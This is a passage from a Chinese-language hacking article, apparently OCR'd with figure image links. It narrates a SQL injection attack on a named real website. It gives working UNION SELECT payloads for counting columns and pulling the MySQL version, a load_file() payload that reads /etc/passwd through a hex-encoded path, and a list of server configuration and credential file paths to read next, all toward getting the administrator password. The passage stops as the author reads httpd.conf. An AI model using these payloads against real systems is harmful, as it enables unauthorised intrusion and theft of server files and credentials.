


图4

第一个字符并转换成ASCII的形式，51是3的ASCII值，大于3当然是4.0以上了。结果返回正常，如图4。数据库版本是4.0以上，可以使用UNION查询。

对于UNION查询，UNION前后SELECT字段的类型和数量必须是匹配的，不然就会出错。继续来匹配字段的数量，提交**http://www.redflag-linux.com/xxx/xxx.php?xx=1435' order by 10 /***，返回正常，说明字段的数量大于等于10，提交到“order by 15 /*”时返回了异常，说明字段的数量小于15。直到“order by 12 /*”返回正常，“order by 13 /*”返回异常，说明字段的数量是12，如图5。

继续提交**http://www.redflag-linux.com/xxx/xxx.php?xx=1435' and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12 /***，可以看到下面出现了好多数字，这里就是我们下面得到数据显示的地方，如图6。

在MYSQL中，可以使用各种MySQL内置的函数，经常使用的有DATABASE()、USER()、SYSTEM_USER()、SESSION_USER()、CURRENT_USER()这些函数来获取一些系统的信息，还有一个应用得比较多的函数，就是load_file()，该函数的作用是读取文件内容，并将文件内容作为一个字符串返回。




图5




图6

提交**http://www.redflag-linux.com/xxx/xxx.php?xx=1435' and 1=2 union select 1,2,version(),4,5,6,7,8,9,10,11,12 /***，得到数据库的版本信息为4.1.10a，如图7。




图7

也可以把上面URL里version()换成别的函数来得到其它的系统信息。

先来查找一下后台，免得等我们猜到管理员密码却找不到后台那才叫郁闷呢。直接在网站根目录下输入admin，弹出了登录的对话框，既然后台已经找到了，那来来猜表吧。可惜，几乎把所有常见的表都猜完了也没有猜到正确的表名。看来要想凭空去猜是不可行了，此路不通。记得我在前面提到过load_file()这个函数，这个函数可以读取文件内容，但也是有条件限制的：要读取的文件必须在服务器上，必须指定文件完整的路径，必须有权限读取并且文件必须完全可读，要读取文件必须小于max_allowed_packet，如果该文件不存在或因为上面的任一原因而不能被读出，函数返回空。这也就是很多人经常读不出文件内容的原因所在。

既然是Linux的服务器那我们先尝试读下/etc/passwd文件，首先要把/etc/passwd转换为16进制的形式，转化以后为0x2F6574632F706173737764，提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435'and 1=2 union select 1,2,load_file(0x2F6574632F706173737764),4,5,6,7,8,9,10,11,12 /***，如图8。




图8

好极了，读出了文件的内容，如果我们知道网站的路径，就可以尝试读取网页的代码，里面很有可能就隐藏着管理员的密码，可是网站的路径怎么能知道呢？很多时候PHP的错误提示会暴出网站的绝对路径，但这里我没有找到任何错误提示信息，当然此路不通。我再告诉大家一些绝不可外传的东西，一般人我不告诉他的。

load_file()查看常用的一些配置文件：

/usr/local/app/apache2/conf/httpd.conf //apache2缺省配置文件

/usr/local/apache2/conf/httpd.conf

/usr/local/app/php5/lib/php.ini //PHP相关设置

/usr/local/app/apache2/conf/extra/httpd-vhosts.conf //虚拟网站设置

/etc/my.cnf //mysql的配置文件

/etc/redhat-release //系统版本

/etc/sysconfig/iptables //从中得到防火墙规则策略

c:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini

C:\Program Files\Serv-U\ServUDaemon.ini


c:\windows\my.ini


/etc/issue //登录的提示信息，可以确定系统的类型

/etc/httpd/conf/httpd.conf //里面很有可能包含网站的绝对路径

在我读取/etc/httpd/conf/httpd.conf的时候，意外的发现了一些有用的信息，还是把它转换为16进制，然后放到load_file()函数里面，如图9。

